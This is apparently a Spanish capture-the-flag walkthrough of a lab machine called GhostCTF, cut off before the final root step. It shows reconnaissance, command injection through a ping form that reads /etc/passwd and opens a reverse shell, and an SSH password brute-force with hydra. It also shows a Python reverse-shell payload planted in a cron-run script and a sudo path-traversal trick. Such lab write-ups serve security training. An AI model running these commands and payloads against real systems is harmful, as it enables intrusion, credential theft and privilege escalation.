

Walkthrough GhostCTF



**resolución de máquina GhostCTF
(Hacking Ético)**

ÍNDICE

1. RECONOCIMIENTO.....	3
• #FLAG1.....	6
2. USUARIO WWW-DATA.....	9
• #FLAG2.....	10
3. USUARIO E1I0T.....	11
4. USUARIO AN0N1M8T0.....	13
• #FLAG3.....	15
5. USUARIO CASPER.....	16
6. USUARIO ROOT.....	18
• #FLAG4.....	18

1. RECONOCIMIENTO

```
(kali㉿kali)-[~/Desktop]
└─$ nmap -sn 192.168.28.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-04 22:06 CEST
Nmap scan report for 192.168.28.1
Host is up (0.00062s latency).
Nmap scan report for 192.168.28.4
Host is up (0.000093s latency).
Nmap scan report for 192.168.28.11
Host is up (0.00060s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.72 seconds
```

Lo primero en mi caso es ver que dirección IP tiene la maquina victima

```
(kali㉿kali)-[~/Desktop]
└─$ nmap -A 192.168.28.11 -T5 -p-
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-04 22:06 CEST
Nmap scan report for 192.168.28.11
Host is up (0.0012s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to 192.168.28.4
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 2
|   vsFTPD 3.0.5 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: TIMEOUT
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 6e:8c:5f:6d:ca:2d:a4:af:ea:05:65:b4:7f:ce:b5:d2 (ECDSA)
|_  256 9a:84:26:b9:89:2d:84:70:fe:6e:e4:2d:1b:75:b0:67 (ED25519)
80/tcp    open  http     Apache httpd 2.4.52 ((Ubuntu))
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: GhostCTF - Hacking \xC3\x89tico
| http-robots.txt: 3 disallowed entries
|_/FLAG.txt /joomla/* /secret/
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 90.21 seconds
```

Después de saber su IP le tiro un escaneo de puertos para saber algunas posibles vulnerabilidades que pueda tener o saber que puertos estan abiertos para poder aprovecharlos

```
(kali㉿kali)-[~/Desktop]
└─$ dirb http://192.168.28.11 /usr/share/wordlists/dirb/big.txt

-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Thu Apr  4 22:09:18 2024
URL_BASE: http://192.168.28.11/
WORDLIST_FILES: /usr/share/wordlists/dirb/big.txt

-----


GENERATED WORDS: 20458

----- Scanning URL: http://192.168.28.11/ -----
+ http://192.168.28.11/robots.txt (CODE:200|SIZE:691)
+ http://192.168.28.11/server-status (CODE:403|SIZE:278)


-----

END_TIME: Thu Apr  4 22:09:23 2024
DOWNLOADED: 20458 - FOUND: 2
```

Sabiendo que tiene corriendo un apache, podemos tirarle un “dirb” para saber qué directorios o archivos web tienen por la red dentro de este apache



Si ponemos la dirección IP de la maquina victima y no le especificamos el puerto no redirigirá al puerto 80 que es el que viene por defecto en el cual está corriendo el apache (Una página web) con esto ya podemos investigarla para sacar posibles credenciales o vulnerabilidades




```
#####          #####          #####          #####          #####          #####          ##          ##
## ## ## ## ## ## ## ## # ## # ## ##          ##          ##          ##
## ## ## ## ## ## ## ## ## ## #          #          ##### ## ##          #####
##### ## ##          ##### ## ##          ##          #####          ##          ##          ##
## ## ## ## ## ## ## ## ## ##          ##          ##          ##          ##          ##
## ## ## ## ## ## ## ## ## ##          ##          ##          ##          ##          ##
#### ##          #####          #####          #####          #####          ##          ##          ##          ##


User-agent: *
Disallow: /FLAG.txt
Disallow: /joomla/*
Disallow: /secret/
```

En el "dirb" nos puso que habia un robots.txt que es donde se encuentran las ubicaciones de directorios web que no quieren que indexen los navegadores (esto si esta la palabra Disallow que significa que no lo indexen) pero en este caso vemos una vulnerabilidad o un fallo que nos muestra 3 rutas completas pero no en todas podemos acceder ya que es una trampa para que perdamos tiempo, solo hay 1 de la que es real aqui dentro y es "/FLAG.txt"


#FLAG1




Si le damos a la flag veremos el contenido de la misma



Pero si volvemos a la pagina principal y le damos al botón “Ejecutar Comando” van a pasar varios comandos y entre ellos el que nos interesa es en el que pone “cat README.txt” y su contenido vemos que pone “d05notfound” por lo que lo ingresamos en el http por que es una carpeta que no se encuentra en el “dirb”



Una vez dentro de la página oculta hay un cuadro en el que pone que ingresemos nuestra IP, por lo que parece que hace un ping de primeras...



Al probar a meter nuestra IP se ve que nos muestra un mensaje de que hace ping, pero esto lo podemos aprovechar para enlazarlo con otros comandos que se ejecutarán en la terminal del servidor de la maquina victima

GhostCTF - Hacking Ético

Ingresa tu IP:

Enviar

```
Ping exitoso a la IP: 192.168.28.4
PING 192.168.28.4 (192.168.28.4) 56(84) bytes of data:
64 bytes from 192.168.28.4: icmp_seq=1 ttl=64 time=0.288 ms
```

```
--- 192.168.28.4 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.288/0.288/0.288/0.000 ms
```

Resultado del comando:

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/bin/bash
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534:/:nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:104:/:nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:105:systemd Time Synchronization,,:/run/systemd:/usr/sbin/nologin
pollinate:x:105:1:/:var/cache/pollinate:/bin/false
sshd:x:106:65534:/:run/ssh:/usr/sbin/nologin
syslog:x:107:113:/:home/syslog:/usr/sbin/nologin
uidd:x:108:114:/:run/uidd:/usr/sbin/nologin
```

Probamos a ver /etc/passwd para asi ver que usuarios hay por si acaso

Ingresa tu IP:

Enviar

Pero lo que haremos será ejecutar una “Reverse Shell” con la IP de nuestro Host y el puerto que queramos enlazando lo con ese comando ya que hemos comprobado que el “cat” lo lee perfectamente, pero antes de ejecutar ese comando nos ponemos a la escucha mediante nuestro “host”

```
(kali@kali)-[~/Desktop]
└─$ nc -lvnp 7777
listening on [any] 7777 ...
```

Una vez estando a la escucha lo ejecutamos...

2. USUARIO WWW-DATA

```
(kali@kali)-[~/Desktop]
└─$ nc -lvnp 7777
listening on [any] 7777 ...
connect to [192.168.28.4] from (UNKNOWN) [192.168.28.11] 48022
bash: cannot set terminal process group (1322): Inappropriate ioctl for device
bash: no job control in this shell
www-data@ghostctf:~$
```

Una vez que lo ejecutemos la pestaña se quedara pensando y nos creara una shell con el usuario por defecto de la web “www-data”

```
www-data@ghostctf:/home/e1i0t$ ls -la
ls -la
total 40
drwxr-xr-x 5 e1i0t e1i0t 4096 abr  3 18:54 .
drwxr-xr-x 5 root  root  4096 abr  3 17:36 ..
-rw-r--r-- 1 e1i0t e1i0t  236 abr  4 19:39 .bash_history
-rw-r--r-- 1 e1i0t e1i0t  220 abr  1 19:05 .bash_logout
-rw-r--r-- 1 e1i0t e1i0t 3771 abr  1 19:05 .bashrc
drwxr-xr-x 2 e1i0t e1i0t  4096 abr  1 19:12 .cache
-rw-r--r-- 1 root  root   460 abr  3 18:02 FLAG.txt
drwxrwxr-x 3 e1i0t e1i0t  4096 abr  3 18:54 .local
-rw-r--r-- 1 e1i0t e1i0t  807 abr  1 19:05 .profile
drwxr-xr-x 2 root  root  4096 abr  3 18:25 www-data
```

Nos vamos a la /home de “e1i0t” y observamos que contiene


```
(kali@kali)-[~/Desktop]
└─$ hydra -l eli0t -P /usr/share/wordlists/metasploit/unix_passwords.txt ssh://192.168.28.11 -t 64
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organization
anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-04-04 22:19:47
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -
[DATA] max 64 tasks per 1 server, overall 64 tasks, 1009 login tries (l:1/p:1009), ~16 tries per task
[DATA] attacking ssh://192.168.28.11:22/
[STATUS] 359.00 tries/min, 359 tries in 00:01h, 676 to do in 00:02h, 38 active
[STATUS] 307.00 tries/min, 614 tries in 00:02h, 432 to do in 00:02h, 27 active
[STATUS] 249.67 tries/min, 749 tries in 00:03h, 297 to do in 00:02h, 27 active
[STATUS] 221.00 tries/min, 884 tries in 00:04h, 162 to do in 00:01h, 27 active
[22][ssh] host: 192.168.28.11 login: eli0t password: autumn
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 23 final worker threads did not complete until end.
[ERROR] 23 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-04-04 22:24:07

(kali@kali)-[~/Desktop]
└─$
```

Una vez sacado la contraseña del usuario mencionado con ese diccionario veremos la contraseña “autumn”

3. USUARIO E1I0T

```
(kali@kali)-[~/Desktop]
└─$ ssh eli0t@192.168.28.11
eli0t@192.168.28.11's password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of jue 04 abr 2024 20:26:08 UTC

System load:  0.00537109375   Processes:            123
Usage of /:   51.3% of 9.75GB   Users logged in:     1
Memory usage: 13%           IPv4 address for enp0s3: 192.168.28.11
Swap usage:   0%

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
just raised the bar for easy, resilient and secure K8s cluster deployment.

https://ubuntu.com/engage/secure-kubernetes-at-the-edge

El mantenimiento de seguridad expandido para Applications está desactivado

Se pueden aplicar 18 actualizaciones de forma inmediata.
Para ver estas actualizaciones adicionales, ejecute: apt list --upgradable

Active ESM Apps para recibir futuras actualizaciones de seguridad adicionales.
Vea https://ubuntu.com/esm o ejecute «sudo pro status»

Last login: Wed Apr  3 14:25:17 2024 from 192.168.28.4
eli0t@ghostctf:~$
```

Nos conectamos a el...

```
eli0t@ghostctf:/var/spool/cron/crontabs$ cat an0n1m8t0
# DO NOT EDIT THIS FILE - edit the master and reinstall.
# (/tmp/crontab.JjQU39/crontab installed on Wed Apr  3 18:51:01 2024)
# (Cron version -- $Id: crontab.c,v 2.13 1994/01/17 03:20:37 vixie Exp $)
# Edit this file to introduce tasks to be run by cron.
#
# Each task to run has to be defined through a single line
# indicating with different fields when the task will be run
# and what command to run for the task
#
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for 'any').
#
# Notice that tasks will be started based on the cron's system
# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h dom mon dow   command
*/5 * * * * /usr/bin/python3 /tmp/script.py
```

Dentro de este usuario nos dirigimos a los “crontabs” en el cual encontraremos que hay una tarea ejecutándose autenticado como el usuario “an0n1m8t0” y pone que se esta ejecutando un archivo llamado script.py en /tmp/

```
eli0t@ghostctf:/var/spool/cron/crontabs$ cd /tmp/
eli0t@ghostctf:/tmp$ ls
snap-private-tmp                                systemd-private-2ea34b296fd04e398df50925809d065f-systemd-logind.service-MrdZh6
systemd-private-2ea34b296fd04e398df50925809d065f-apache2.service-au4HGO      systemd-private-2ea34b296fd04e398df50925809d065f-systemd-resolved.service-wb00HK
systemd-private-2ea34b296fd04e398df50925809d065f-ModemManager.service-vDHom3  systemd-private-2ea34b296fd04e398df50925809d065f-systemd-timesyncd.service-5qyraK
```

Vemos que es .py no está creado, por lo que lo creamos nosotros y escribimos lo que creamos para escalar privilegios la cual se va a ejecutar cada 5 minutos

```
eli0t@ghostctf:/tmp$ nano script.py
eli0t@ghostctf:/tmp$ cat script.py
import subprocess

# Ejecutar el comando de Python desde el script de Python
subprocess.run(['python3', '-c', 'import socket, subprocess, os; s=socket.socket(socket.AF_INET, socket.SOCK_STREAM); s.connect(("192.168.28.4", 7777)); os.dup2(s.fileno(), 0); os.dup2(s.fileno(), 1); os.dup2(s.fileno(), 2); import pty; pty.spawn("/bin/sh")'])
```

en mi caso hare una “Reverse Shell” para que cuando se ejecute y estando a la escucha se me cree una shell autenticada como el usuario dicho anteriormente

Script.py:

```
import subprocess
```

```
# Ejecutar el comando de Python desde el script de Python
subprocess.run(['python3', '-c', 'import socket, subprocess, os;
s=socket.socket(socket.AF_INET, socket.SOCK_STREAM); s.connect(("192.168.28.4",
7777)); os.dup2(s.fileno(), 0); os.dup2(s.fileno(), 1); os.dup2(s.fileno(), 2); import pty;
pty.spawn("/bin/sh")'])
```

```
(kali@kali)-[~/Desktop]
└─$ nc -lvnp 7777
listening on [any] 7777 ...
```

Ahora estando a la escucha mientras esperamos a que ese .py se ejecuta para que nos devuelva la shell

4. USUARIO AN0N1M8T0

```
(kali@kali)-[~/Desktop]
└─$ nc -lvnp 7777
listening on [any] 7777 ...
connect to [192.168.28.4] from (UNKNOWN) [192.168.28.11] 49992
└─$ whoami
whoami
an0n1m8t0
└─$
```

Al rato veremos que nos la devuelve...

```

$ cd an0n1m8t0
cd an0n1m8t0
$ ls -la
ls -la
total 36
drwxr-x--- 3 an0n1m8t0 an0n1m8t0 4096 abr  3 18:50 .
drwxr-xr-x 5 root      root      4096 abr  3 17:36 ..
-rw----- 1 an0n1m8t0 an0n1m8t0 1036 abr  4 19:38 .bash_history
-rw-r--r-- 1 an0n1m8t0 an0n1m8t0  220 abr  1 19:07 .bash_logout
-rw-r--r-- 1 an0n1m8t0 an0n1m8t0 3771 abr  1 19:07 .bashrc
-rw-r--r-- 1 root      root       86 abr  3 18:04 less.txt
drwxrwxr-x 3 an0n1m8t0 an0n1m8t0 4096 abr  3 18:50 .local
-rw-r--r-- 1 an0n1m8t0 an0n1m8t0  807 abr  1 19:07 .profile
-rw-rw-r-- 1 an0n1m8t0 an0n1m8t0   66 abr  3 18:50 .selected_editor

```

inspeccionamos que contiene la carpeta de este usuario

```

$ cat less.txt
cat less.txt

There might be some secret out there that contains something you'll have to read...

```

Al leer el less.txt vemos que nos dice que busquemos mejor en las carpetas para encontrar algo que podamos leer un “secreto”

```

$ sudo -l
sudo -l
Matching Defaults entries for an0n1m8t0 on ghostctf:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
  use_pty

User an0n1m8t0 may run the following commands on ghostctf:
  (ALL : ALL) NOPASSWD: /usr/bin/cat /secret/*

```

Al hacer “sudo -l” vemos que tenemos permiso para leer lo que sea dentro de la carpeta /secret/, pero se puede hacer un truco y salirte de esa carpeta entrando en ella a la vez, algo tal que así... “sudo cat /secret/../home/etc...” esto lo que va hacer es que se va a comportar como que está entrando en la carpeta y saliendo de la misma a la vez y así te dejara leer lo que sea

#FLAG3

```
ls /secret/
FLAG.txt  README.txt
$ sudo cat /secret/FLAG.txt
sudo cat /secret/FLAG.txt

###  ###  ##
## ##  ##  #####
#  ##  #####  ## ##  #####
#####  ##  ##  ## ##  ##
##  ##  #####  ## ##  ##
##  ##  ## ##  #####
#####  #####  #####  ##  ##
#####

Very good, you have the 3/4 flag.

This flag is worth 20 points.

If you managed to get this far it means that you are only one step away from getting the last flag and thus being root, good luck!!

$ sudo cat /secret/README.txt
sudo cat /secret/README.txt

#####  ###  ###  ##  ##  ##
## ##  ## ##  ##  #####  ## ##
##  #####  #####  ## ##  ## # ##  #####
##  ##  ## ##  ## ##  ## ##  ##
#####  #####  #####  #####  ##  ##  #####

If you can read this, you can read more things, just find out where...
```

Listando la carpeta de /secret/ vemos 2 archivos y los leemos, una es 1 flag y la otra es una pista...

```
$ ls -la
ls -la
total 20
drwxr-xr-x  5 root    root    4096 abr  3 17:36 .
drwxr-xr-x 21 root    root    4096 abr  3 14:45 ..
drwxr-x---  3 an0n1m8t0 an0n1m8t0 4096 abr  3 18:50 an0n1m8t0
drw-----  4 casper   casper   4096 abr  3 18:13 .casper
drwxr-xr-x  5 eli0t   eli0t    4096 abr  3 18:54 eli0t
